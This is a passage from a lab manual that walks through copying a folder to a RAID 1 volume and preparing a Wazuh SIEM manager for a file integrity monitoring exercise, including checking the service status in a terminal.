
Step 12

- In File Explorer, right-click on the screen and select Paste



Step 13

- The Module_1_Folder has been replicated to the RAID 1 VOL. This is in preparation for the next exercise, establishing FIM on this folder. The copying of the folder is not required for FIM configuration. It is done in this case to link together Exercise 1 and Exercise 2 by using the RAID 1 VOL that was created for this exercise




Exercise 2 – Configure and Test File Integrity Monitoring

File Integirty Monitoring ensures the integrity of files through a file signature baseline, continuous monitoring, change detection, and alert generation. In this exercise, you will use the open-source security platform Wazuh to configure File Integrity Monitoring and test it to observe what the logs show when there are unexpected changes to the files and directory being monitored. After completing this exercise, you should be able to: Preparte the SIEM Manager, Install An Agrent on ACIWIN11 and Configure FIM, Test FIM


Task 1 – Prepare the SIEM Manager

Wazuh is an open-source security monitoring platform with SIEM capabilities. It is designed to monitor and analyze security events and incidents across the information technology infrastructure, provide real-time threat detection, incident response, and compliance management. The Wazuh Manager, already installed on ACIALMA, is the central hub for collecting and analyzing security-related data. In this task, you will prepare the Wazuh Manager on ACIALMA for operation

Step 1

- Connect to ACIALMA
  - 


- Click the Activities menu on the Taskbar



- Due to inactivity, you may be required to enter the ACIALMA password: Passw0rd


Step 2

- In the Activities menu, select Terminal

- 


Step 3

- In the Terminal window, type the following and then press Enter:
  - sudo systemctl status wazuh-manager

- 

Step 4


- In the Terminal window, type the following password and press Enter:
  - Passw0rd



- If the Terminal does not immediately return to a command prompt, use Ctrl+Cto return to a prompt

